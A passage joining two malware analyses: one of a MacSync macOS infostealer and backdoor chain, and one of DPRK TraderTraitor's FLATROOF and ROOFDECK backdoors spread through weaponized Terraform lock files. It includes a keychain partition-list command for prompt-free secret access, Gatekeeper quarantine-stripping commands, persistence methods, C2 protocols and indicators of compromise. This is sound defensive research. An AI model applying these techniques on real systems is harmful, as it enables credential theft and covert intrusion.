        "build_pub_b64": "pFSxn/Uwg9bS45aVKCzA+8exSMfDHXpbpHC/f7G472w=",
        "crypto": "v2.5"
    }

    Here, build_pub_b64 is the server’s public key, which is also predefined in the script itself, and dek_wrap_b64 is a base64-encoded string that contains the payload encryption key. This key is encrypted on the server side with a shared secret computed from the public key generated with pkgunpack on the victim’s device.
  4. Then decrypt command from pkgunpack utility decrypts the key:
    1. A shared secret is computed from the server’s known public key and the private key for the current session, using the same ECDH Curve25519 key exchange scheme that was used to generate the keys.
    2. The resulting shared secret is concatenated with the string sn-dek-wrap-v1, and a SHA-256 hash is computed from the result.
    3. Next, the dek_wrap_b64 block received from the server is decoded. It has the following structure:
      1. The first 5 bytes: additional authenticated data (AAD)
      2. The next 12 bytes: the initialization vector (IV)
      3. The rest: the ciphertext
    4. The ciphertext is decrypted with AES in GCM mode using the previously obtained key, IV, and AAD.

      Decoded dek_wrap_b64

      Decoded dek_wrap_b64

  5. The result is the key for decrypting the downloaded malicious payload. The payload, in turn, also contains an AAD and an IV in its header and is encrypted with AES GCM. The utility decrypts it and terminates.

Note that at each individual stage, the utility zeros out buffers after using encryption keys and data, apparently to impede forensic data collection and dynamic analysis of samples.

As mentioned earlier, at this stage, the script downloads only two modules: an infostealer and a backdoor. Once decrypted, both are .TAR.GZ archives; their contents are extracted, stripped of all extended attributes (such as com.apple.quarantine), and signed with an ad-hoc signature. The infostealer module runs first: it collects the data it needs, places it in a temporary folder, and compresses it into a .TAR.GZ archive, which the script then sends to the attackers’ server. Next, before launching the backdoor, the script sets up persistence for it and creates a backup copy. The backup copy, along with the other files it needs to operate, is placed in $HOME/Library/Application Support/System. This directory doesn’t exist in macOS by default; the script creates it. The backdoor disguises itself as the Finder application and achieves persistence in the system through the following methods:

  • A LaunchAgent named com.apple.finder.agent
  • Injection of a command that runs the .repair-run script when the ZSH interpreter starts from the .ZSHRC
  • Injection of a similar command, which also runs the .repair-run script, into the global GIT pre-commit and post-checkout hooks

The .repair-run script checks whether the backdoor files exist, restores them from a backup if they are missing, and re-creates and reloads the LaunchAgent. At the same time, it kills the BTMNotificationAgent, NotificationCenter, and BackgroundTaskManagementAgent system processes to prevent the system from notifying the user about the new LaunchAgent.

One last thing worth noting about the script at this stage is its use of a custom HTTP header, X-Upload-Token, without which the C2 server responds to requests with errors. During our research, we observed the use of the following tokens: b8b4b88205a8f594b95a841bc37342898f34cad8a5a9e4a22ce69a31a1208650 and ff3ab9ef841630364818396f62e696b72aed162cf0b895b6643ef25dad79b51d. The backdoor later uses these same tokens to communicate with the C2 server.

Infostealer


The infostealer module ships as an .APP application, with its main executable written in Swift. As with previous AppleScript-based versions, the malware first asks the user for the administrator password. It adapts the window it displays to match the application it is impersonating. After the password is entered, the user sees a window that imitates a system notification about a corrupted application, offering to move it to the trash.

Fake stealer pop-up windows

Fake stealer pop-up windows


Interestingly, instead of the method most macOS malware families use to verify a password, the dscl utility, the attackers used the Pluggable Authentication Modules (PAM) API. This is a fairly new technique for macOS malware, first observed in the wild in July 2026 in the Pam Stealer family. It apparently caught the attention of malware authors, and we may see it used more often going forward.

Password verification with PAM

Password verification with PAM


Many strings in the stealer (file names, directory names, team IDs, and so on) are XOR-encrypted and stored in static arrays. The encryption keys differ between samples and are generated based on the ciphertext length.

String decryption

String decryption

The set of data the stealer collects has expanded slightly compared to previous versions. The generalized list is as follows:

  • Browser data: browsing history, cookies, crypto wallet extension data, saved logins and passwords, and Local State files
  • Crypto wallet application data
  • Telegram data
  • Device login and password
  • Keychain file
  • System information: list of installed applications and running processes, device model, hardware, UUID, and so on
  • Configuration files for SSH, ZSH, AWS, Kubernetes, GIT, and other services/programs
  • ZSH and Bash command history
  • Current user profile picture

The collected data is saved to a hidden directory in /tmp/.


The stealer module also has one interesting feature, disabled in all samples discovered so far and apparently still in development. Its purpose is to check whether the malicious application’s resources contain a file called KcHelper at <app_path>/Contents/Resources/Helpers, and, if the file is present, launch it with certain parameters. If this file is missing, a fallback function, _kc_grab_storage_item, is executed instead. Since KcHelper was not present among the application’s resources at the time of our research, we can only speculate about its purpose based on our analysis of this function. It first runs a command that modifies the partition_id of the keychain entry for a specific service so that three categories of applications can access it without user confirmation and without the keychain password:

  • teamid: the application is signed with a certificate that has a specific teamID (in this case, the target application’s developer)
  • apple: the application is an Apple service
  • apple-tool: the application is an Apple command-line utility

security set-generic-password-partition-list -a <account_name> -s <service_name> -S <application_groups> -k <keychain_password> <keychain_path>

The stealer then uses the Security.framework API to try and retrieve the secret’s contents on its own, which still ends up triggering a confirmation request for the operation. It appears the threat actors plan to refine this feature in the future to gain unimpeded access to secrets even if the keychain password changes, but at this point, they haven’t managed to do so, which is why the feature is disabled. In the stealer’s encrypted strings, we saw examples of arguments for the command that modifies partition_id, which indicate that the attackers are after browser secrets. Example:

Chrome Safe Storage|Chrome|ChromeStorage|apple-tool:,apple:,teamid:EQHXZ8M8AV
Brave Safe Storage|Brave|BraveStorage|apple-tool:,apple:,teamid:KL8N8XSYF4

Code section responsible for changing access to keychain services

Code section responsible for changing access to keychain services

Backdoor

The backdoor is a Fat Mach-O executable written in Objective-C. It has two launch modes: a regular one and one with the --persist-status flag. In the second mode, it only checks how it was added to the persistence objects: as a Login Item or as a LaunchAgent. In standard mode, before proceeding to its main functionality, the backdoor also checks whether it has been added to autorun in any way. If not, it uses the same persistence mechanism as the parent script. However, for macOS versions older than 13.0, a separate helper executable stored inside the backdoor’s body is used regardless of whether autorun objects are present. The helper performs a single task: it uses the CoreServices.framework API to add the executable file passed to it as an argument to the Login Items.

As with the droppers from the early stages of the infection chain, the configuration for communicating with the C2 is stored in the executable’s overlay and encrypted with XOR using the same key. It consists of several strings separated by null bytes:

  • AGNT1: a magic constant confirming that the configuration was decrypted correctly
  • C2 server URL
  • Access token: the same one used in the parent script
  • BLD-150: the backdoor build number

The malware also writes logs to $HOME/Library/Logs/.sysnotif-agent.log and supports extended logging when launched with the LAUNCHER_DEBUG environment variable. Communication with the C2 takes place over HTTP. The server’s response should be a JSON file.

Method URL path Request parameters Description
GET /v1/agent/ping
  • tag: the victim’s unique ID combined with the backdoor build number
  • build: backdoor build number
Used to receive a command. The response is expected to contain a cmd field with the command to execute. If a 403 error is received, meaning the access token has expired, the backdoor tries to refresh it with a request to /v1/agent/refresh.
POST /v1/agent/refresh
  • tag
  • build
  • old_token: previous token
The response is expected to contain an upload_token field, whose value becomes the new token.
POST /v1/asset/<upload_id>/init
  • upload_id: an identifier for the object being uploaded, generated randomly based on a timestamp, the process ID, and a random four-byte number
Used to create a file on the server, into which the file from the victim’s device is later uploaded in parts. When the file is created, its size is passed in the X-File-Size header, and its SHA-256 hash is passed in X-File-Sha256.
PUT /v1/asset/<upload_id> The request that actually uploads the file to the server.
POST /v1/agent/<command_status>
  • command_status: a status unique to the commands the agent executes
  • tag
  • upload_id: the ID of the file uploaded to the server (if any)
  • phase: information about the command being executed or its stage
  • message: a message
  • active: command in-progress flag (true = still running; false = finished)
This URL endpoint is accessed at various stages of the backdoor’s operation. Information about command execution status serves as a telemetry source for the attackers.

Although the backdoor offers several different commands, they all boil down to the same action: extract the base64-encoded AppleScript script from the script_b64 field in the server’s response and execute it. Individual command handlers then act as wrappers around the scripts, correctly populating telemetry and sending requests to the C2 server. Based on the command names and the messages sent to the server during their execution, we can reconstruct their purpose without having the scripts on hand. The backdoor supports the following commands:

  • deploy_ext: deploy an extension downloaded from the server into the victim’s browser.
  • deploy_ledger: replace the installed Ledger wallet with the version from the server.

  • regrab: collect system information and/or specific files again. This time, the collected data is packaged into an archive typical for the MacSync family, at /tmp/osalogging.zip, unless a different path is specified in the archive_path field sent along with the command.
  • live_browser: the only command executed without an AppleScript script. The backdoor checks for the presence of the sn_relay file among its resources, and if it’s not found, downloads and executes it. Its content and purpose remain a mystery to us, but based on the command name and the messages sent to the server, we can assume that the attackers somehow implement a MitM attack on traffic originating from the victim’s browser.
The section of the regrab command where the archive's integrity is verified and its hash is calculated before it is sent

The section of the regrab command where the archive’s integrity is verified and its hash is calculated before it is sent

Takeaways

The new version of the MacSync infostealer differs quite significantly from its previously observed variants. The attackers have substantially overhauled their approach to executing the stealer’s and backdoor’s main malicious payload, moving from AppleScripts to full-fledged executable files written in Swift and Objective-C. It’s also worth noting the more complex infection chain: instead of obfuscated shell scripts delivered through ClickFix attacks, this version used binary droppers and loaders, some of which leveraged Apple’s infrastructure as one of the intermediate stages for delivering the malicious payload.

The nature of the data attackers seek to collect from a victim’s device, as well as the categories of applications the stealer disguises itself as, clearly indicates that this malware family primarily targets developers, crypto enthusiasts, and other users associated in some way with IT and the crypto space. MacSync’s compromise of software developers’ devices poses particular security risks for both end users and corporate systems, opening up expanded opportunities for attackers to further their intrusion.

Indicators of compromise

Stage one loader
26a0f7cdb9f7dc5ace9a40af825b1538
2d69812584269699fade26622e6490c5
7df1049cbd56c0bfa4a3364a379b4c2c
9f15fe9c4415cd668334339f705b94d8
fb90887592655a8c989e443c640167aa
6791dad263cac6d63ebba6a4b57e7d71

Malicious calendar (stage two)
3ded1d71a822b53b12c3b67bcaf633f5

Stage three dropper
781ce50001d4b449600afa347c9b0208
8e84b01d5ac9624f0b181ade0e737193
980e2134679bc0c609f7659882883d77
4203ec932bfcc0907f91732440d6d997
eb760d5c88f13f7ee0f8f86ba3407123
f9f70096aabb4d22a6657014f4853a53

Stage four dropper
3deeed48fd38f22e369f5c3092bd68a1

Stage five script
f97d24212fa6a21be0c4d211e10f044c

Stage six script
00d12d842596bf5ee1805effb4571d30
9a0043d900a9ac78c886c59c9a328fd0

Auxiliary .repair-run script
7212229c85852c3bffaf9740002b2f39

Infostealer
c53d0ea45dbc622afb7f16ea3eec78bc

Backdoor
fc3ba5ed282d77127efd0b0f2403531b

Auxiliary autorun tool
8dc8561349d144d4661bc66f2ec49f9f

URL
hxxps://toria[.]app/
hxxps://warpcast[.]asia/Toria.dmg
hxxps://streamyard.appstore.com[.]mx/installer.sh
hxxps://slack.apple03cloudstore[.]com/installer.sh
hxxps://toria.apple03cloudstore[.]com/
hxxps://waaako.appstore.com[.]mx/installer.sh
hxxps://toria.apple03cloudstore[.]com/e3c1a6b00bc31e14/stage2.enc hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/stage2.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/CoreUpdate.pkg.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/Helper.pkg.enc
hxxps://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08
hxxps://gateway.icloud[.]com/caldav/1_MTk1NDMwMDMzNTUxOTU0M0pybtJB186GzhogprwCQUjY3oZNiDFHH8WVo6bmgUtI/attach/4GE4TKNBTGAYDGMZVGUYTSNJUGOAALDAFMDOJBGWNUCYJLZRNDCLCO2YMQ3I64RLGMNXVG3KYBPWQOGYIEI7MPBDDYHECFDYVENTXIYFNDCPOVRMCTYI236RCYZAE63V5U3RTUYGUMO2CO7PKCLWMCXE73M7OPTHSGRWH5DXQ4PCUQU4ELZTLW54JSTK2H7VQ6PD26WOA2R7PPIQ6RTJWDEWP34U3HB4YWMXXC6EJ6PKWILSPYRSDEVY6QGMWSIUN6PR5W35KO3D4QZE7CFPUVBAEKI/Loader.app.tar.gz/YXR0YWNoYXR0YWNoYXR0YRhrE8mQ0E-b_dTUSGStQgTQ0ULFxCanei3Ke-EuEyQL

C2
hxxps://docsend.appstore[.]com[.]mx
hxxps://toria.apple03cloudstore[.]com

Don’t Call Us, We’ll Call Your APIs | TraderTraitor Backdoors Resurface on Victim With No Crypto Ties

Executive Summary

  • Following disclosure of the TraderTraitor attack against LayerZero Labs in April 2026, SentinelOne identified an additional victim with the same macOS backdoors.
  • Our analysis explores the mechanics of these backdoors and the expanded targeting against a victim in the IT services sector with no relationship to cryptocurrency trading.
  • We also identified more weaponized GitHub repositories from the social engineering schemes used to target job seekers in these campaigns.
  • This report expands on how Terraform lock files enable the delivery of malware from custom Terraform provider registries controlled by the attackers.

Overview

Throughout 2026, the financially motivated DPRK state-sponsored Lazarus subgroup TraderTraitor (aka UNC4899, PUKCHONG, Jade Sleet) has engaged in campaigns targeting entities involved in cryptocurrency trading, including a high-profile attack disclosed in April where USD 292 million was stolen from KelpDAO through a compromise of LayerZero.

KelpDAO is a decentralized finance (DeFi) protocol that supports restaking Ethereum; LayerZero Labs provides services with the capability to exchange cryptocurrency across different blockchain platforms.

TraderTraitor compromised LayerZero Labs and determined methods to create a fake cryptocurrency minting event, which the attacker combined with a DDoS against validation servers so that compromised servers would approve an illegitimate mint event, leading to the massive theft.

Following the public disclosure of this breach, SentinelOne identified an additional victim infected with the macOS backdoors, FLATROOF (aka macOS.Gaslight) and ROOFDECK, which were first observed in the LayerZero Labs attack.

Unlike the previous high-profile victim, this target was a much smaller organization in the IT services industry. Our investigation revealed insights into what happens when this threat actor compromises a smaller organization that we believe ultimately yielded insufficient value to sustain the intrusion.

Weaponized Terraform Coding Projects

Each campaign related to this wave of activity uses social engineering via fake job interview lures, a traditional Contagious Interview approach common among DPRK actors. The attacker makes contact with job seekers from the company that is ultimately compromised; the GitHub profile of each targeted job seeker we identified falls into DevOps or cryptocurrency/FinTech engineering projects.

The GitHub repository themes for coding project lures are designed as infrastructure engineering projects related to the company that the DPRK actors are posing as. By pivoting from the gtn-candidate-repo repository shared by LayerZero Labs in their incident report, we identified additional lures, which included references to the companies Northwind and Novacart.

It is unclear if these were fabricated companies used by the threat actor, or if they were posing as hiring teams from real companies with these names; one Northwind example describes it as an ecommerce company launching in the near future. Other repository names that we identified include:

  • Northwind-IAC
  • novacart-interview
  • terraform-candidate-repo
Interview task from a GitHub repository containing a weaponized .terraform.lock.hcl file

The repositories contain a weaponized .terraform.lock.hcl file in the coding project with a custom provider that points to a domain controlled by the attacker. We identified three malicious provider domains across multiple repositories:

registry.hashicorp-aws[.]com
registry.hashicorp-aws[.]io
registry.hashicorp-terraform[.]io

When the victim runs terraform init with the weaponized lockfile in place, Terraform treats the custom provider as the source of truth, resulting in Terraform downloading and executing the malicious provider modules.

Developer awareness can lead to friction against this type of attack: in one repository, the candidate being interviewed added a note saying that they removed a typosquatted provider from the project’s original lock file, which may suggest they thought the interviewer was testing for their security awareness.

Weaponized .terraform.lock.hcl file using a typosquatted provider domain in the weaponized GitHub repository

According to the LayerZero Labs report, the attackers installed the FLATROOF and ROOFDECK macOS backdoors after an employee installed a weaponized interview coding project on their company workstation. TraderTraitor used the backdoors to collect API keys from the organization and to escalate privileges to expand into the victim’s Amazon Web Services and Google Cloud Platform environments.

While we lack insight into many of the subsequent infections resulting from the GitHub repositories we located, SentinelOne identified an unrelated victim by hunting through our telemetry for the macOS backdoors observed in the LayerZero Labs attack.

Additional Victim

The Victim

The affected organization is an IT services provider based in India and unaffiliated with cryptocurrency. One endpoint was involved: an Apple Silicon MacBook belonging to a DevOps engineer. The engineer ran Terraform and Ansible against AWS, OVH and OpenStack on most working days, and the machine held cloud credentials and source control access: much like LayerZero Labs’ “Developer1”. Individuals whose social media profile advertises infrastructure or DevOps work are candidates for this type of attack, and the value of the target is whatever their laptop can reach.

Infection Timeline

According to our telemetry on this host, both backdoors were on disk as far back as March 18, so we cannot prove how they were delivered. They remained dormant until March 29, when beaconing and host activity began.

Timestamp (UTC) Activity Detail / evidence
2026-03-18 FLATROOF + ROOFDECK presence FLATROOF and ROOFDECK hashes found on the victim machine according to telemetry data
2026-03-25 to 2026-03-28 Dormant phase Cursor in active daily use. No malicious activity seen.
2026-03-29 05:00:41 Workspace open Developer opens ~/DevOps-Automation/cloudshield in Cursor
2026-03-29 05:00:46 Shells spawn Cursor integrated terminal spawns login shells (zsh -l) + Node hosts
2026-03-29 05:00:53 First Observed Execution Cursor launches both implants: nohup …/SystemUpdate –type=renderer and nohup …/iSync –type=renderer
2026-03-29 05:00:55 C2 connection SystemUpdate => technicais (176[.]97.114.232), iSync => hubpage (45[.]11.59.140), Telegram at 05:00:58
2026-03-29 05:00:58 Implant re-arm xattr -rd com.apple.quarantine + chmod +x on iSync (GatekeeperBypass)
2026-03-30 to 2026-04-19 Steady beaconing Gated on Cursor sessions; FLATROOF/ROOFDECK beacon only while Cursor runs (quiet when Cursor is off)
2026-04-13 GitHub lure Developer clones terraform-candidate-repo via GitHub Desktop
2026-04-14 18:25 Implant re-arm FLATROOF re-arms ROOFDECK (re-strips quarantine, chmod +x)
2026-04-20 08:48:59 Stage 3 staging ROOFDECK stages from 85[.]137.56.10, retrieves 3rd-stage loginwindow (one day after LayerZero Labs’ public statement)
2026-04-20 08:49:38 Stage 3 C2 connection loginwindow online => grenight[.]com (85[.]137.56.245)
2026-04-20 13:15:11 Anti-forensics loginwindow deletes both original implants (rm -f)
2026-05-03 to 2026-06-01 Stage 3 resumes loginwindow keeps beaconing to grenight[.]com (85[.]137.56.245)
2026-06-01 06:08 Last observed C2 Final loginwindow beacon to grenight[.]com in the collected telemetry

The implants were first launched by Cursor on March 29, seconds after the cloudshield workspace was opened.

Timestamp (UTC) Activity Type Detail
2026-03-29 05:00:41 Process Creation Cursor Helper (node), first reference to the cloudshield workspace
2026-03-29 05:00:45 File Creation ~/.cursor/projects/…-cloudshield/terminals/1.txt   (integrated terminal)
2026-03-29 05:00:46 Process Creation bash –init-file …/shellIntegration-bash.sh
2026-03-29 05:00:47 Process Creation zsh -l (login shell => sources ~/.zshrc/.zprofile)
2026-03-29 05:00:53 Process Creation Cursor (parent launchd) => nohup …/com.apple.iTunesCloud/SystemUpdate –type=renderer
2026-03-29 05:00:53 Process Creation Cursor (parent launchd) => nohup …/com.apple.internal.ck/iSync  –type=renderer

macOS Malware

We observed two malware families being deployed in the compromise, identical to the ones described in the LayerZero Labs attack, named FLATROOF and ROOFDECK (by LayerZero Labs and Mandiant). Both are ARM64 backdoors for macOS written in Rust.

FLATROOF

We observed the FLATROOF backdoor deployed under the name SystemUpdate to ~/Library/com.apple.iTunesCloud/SystemUpdate. It is likely intended for initial data collection from the victim machine and to deploy secondary payloads.

Immediately after starting, FLATROOF suppresses Gatekeeper by removing the com.apple.quarantine attribute from ROOFDECK and sets the executable bit on it; the second implant runs with no signature check and no user prompt.

xattr -rd com.apple.quarantine .../com.apple.internal.ck/iSync
chmod +x .../com.apple.internal.ck/iSync

A detailed analysis of FLATROOF (aka macOS.Gaslight) was published by SentinelLABS in June 2026. Here, we present a short summary of the backdoor’s capabilities as denoted by its supported C2 commands:

Verb Function
help Show command help
id Identify the implant to the operator
shell Execute a shell command via execvp, with posix_spawnp available as an alternative spawn path
kill Terminate a target process by PID
upload Exfiltrate a file via the Telegram file-attach mechanism
stop Halt the implant

The backdoor also carries a data-harvesting Python module, used to gather the following data and exfiltrate them over Telegram using a built-in Telegram bot token:

  • Chrome, Brave, Firefox, and Safari browser data
  • Terminal command histories
  • Installed application listings
  • A running-process snapshot via ps aux
  • System hardware and software profile via system_profiler
  • A raw copy of login.keychain-db

ROOFDECK

ROOFDECK acts as a more sophisticated backdoor with broader reconnaissance and lateral movement capabilities. We observed it dropped under the name iSync to ~/Library/com.apple.internal.ck/iSync.

It is clear from the design of the implant that it is intended to be used as an additional deployment after initial foothold and control are established, since it needs a pre-existing configuration file containing at minimum a Nostr public key of an attacker-controlled profile to allow it to connect to its C2 server for the first time.

ROOFDECK uses a local configuration file ~/.config/.repl_history to store C2 URLs and keys and to set beaconing behavior.

Field Type Meaning
server_url string Resolved/overridden C2 URL (blank until dead-drop resolution)
connection_type string http|ws Transport selector (HTTPS /app_version vs pipe-airway WebSocket)
nostr_public_keys array of strings Operator Nostr identity pubkey(s) used for the dead-drop lookup
recovery_url string Fallback/recovery endpoint (bootstrap if primary C2 is lost)
pastebin_key string Key/paste id for a Pastebin-style dead-drop (secondary resolver)
rsa_private_key string An RSA private key provisioned into the agent
config_path_macos string Relative path override for the config location on macOS
interval integer (seconds) Beacon/poll interval

Upon first execution, it pulls live Nostr relays from api.nostr[.]watch/v1/online and combines them with a hardcoded relay list belonging to legitimate Nostr services, then searches the relays for an operator’s profile on the Nostr network based on a public profile key given in the configuration file nostr_public_keys. When found, it reads the website field of the profile and uses that as its C2 URL. TraderTraitor has previously used Nostr.

The following is a list of Nostr relays used for operator profile discovery:

wss://relay.damus[.]io
wss://nos[.]lol
wss://nostr[.]mom
wss://relay.snort[.]social
wss://offchain[.]pub
wss://relay.nostr[.]band
wss://nostr.oxtr[.]dev
wss://nostr[.]wine

Persistence was achieved via a plist entry ~/Library/LaunchAgents/loginwindow.plist, with a dynamically specified application identifier string. It uses a hardcoded --type=renderer parameter to make the implant process appear legitimate.

Plist used for persistence, <IDENTIFIER> and <EXECUTABLE_PATH> are inserted at runtime

ROOFDECK supports a wide variety of C2 commands for managing the implant, performing reconnaissance, exfiltrating data and executing attacker code. The C2 endpoint is hardcoded as /app_version. Polling for commands is done via HTTPS with a custom pinned TLS certificate embedded in the implant, shown below.

Interestingly, the malware author used default metadata settings with mkcert, which exposed that they are running on a Linux QEMU-based VM using the username ub. We identified multiple domains using a certificate containing this certificate CN (listed in the Indicators of Compromise section).

Subject = Issuer (self-signed):
    O  = mkcert development CA
    OU = ub@ub-Standard-PC-Q35-ICH9-2009
    CN = mkcert ub@ub-Standard-PC-Q35-ICH9-2009
Serial:    1CD6D13FF15ADBF7A42025D10EC99B4A
Key:       RSA 3072-bit
Validity:  2025-06-20 11:06:53 UTC -> 2035-06-20 11:06:53 UTC  (10-year mkcert default)

ROOFDECK commands are signed with the operator’s private key and their integrity is verified using an embedded public key before execution. The command functionalities are separated into distinct handlers in the source code. The implant re-implements many common shell commands related to directory and file operations, another tactic often used in more sophisticated North Korea-aligned toolsets, including Lazarus’ LightlessCan.

Session & Control

Command Handler Description / interesting elements
session — Manages the C2 session lifecycle (agent registration/keying, connect, tasking loop).
config modules/config.rs config <key> — sets runtime config live and persists to the configuration file. Lets the operator re-point C2/transport after deployment.
sleep — sleep [-r] <seconds> — sleeps N seconds or for a random interval (-r)
tasks modules/task.rs Manages background tasks (ongoing command executions), listing and canceling them. Task states: PENDING/RUNNING/COMPLETED/FAILED/DOWNLOADING/UPLOADING.
app_version — Pulls signed+encrypted commands from the HTTPS /app_version endpoint; RSA-2048-verified before an EncryptedCommand is decrypted into an AgentCommand. Doubles as version/update check and a fallback tasking channel.
persist — persist <add|remove|check>. add installs the ~/Library/LaunchAgents/<com.*>.plist (Chrome-renderer masquerade, RunAtLoad); remove deletes it; check reports Is enabled: <bool>.
update — update <url> — downloads a new binary and self-updates.
destroy modules/recovery.rs Self-destruct — uninstalls persistence, config and binary (guarded by a yes confirmation token).

Execution

Command Handler Description / interesting elements
